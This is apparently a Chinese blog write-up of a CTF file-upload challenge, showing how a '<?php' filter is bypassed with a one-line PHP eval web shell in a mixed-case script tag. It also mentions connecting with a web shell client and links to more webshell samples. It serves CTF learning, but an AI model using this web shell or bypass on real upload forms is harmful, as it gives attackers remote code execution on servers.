i春秋 | “百度杯”CTF比赛 九月场 | upload

原创

g1ut_t0ny 于 2020-07-03 19:40:50 发布 153 收藏


文章标签： CTF 夺旗赛

本文链接：https://blog.csdn.net/g1ut_t0ny/article/details/107112820

upload题目

步骤


1、看看题目，人家多敞亮，想传啥文件就传啥，那我也不客气了，一句话走起




2、就知道不会这么善良

很明显他把我的'<?php'给过滤了

3、想办法绕过：`<script language="pHp">@eval($_POST['a'])</script>`之所以大写H是因为php被过滤掉了





4、确认上传成功，接下来连菜刀，找flag

福利

我在找资料的时候看见的一些木马，大家一起参考呀

> https://www.uedbox.com/post/6051/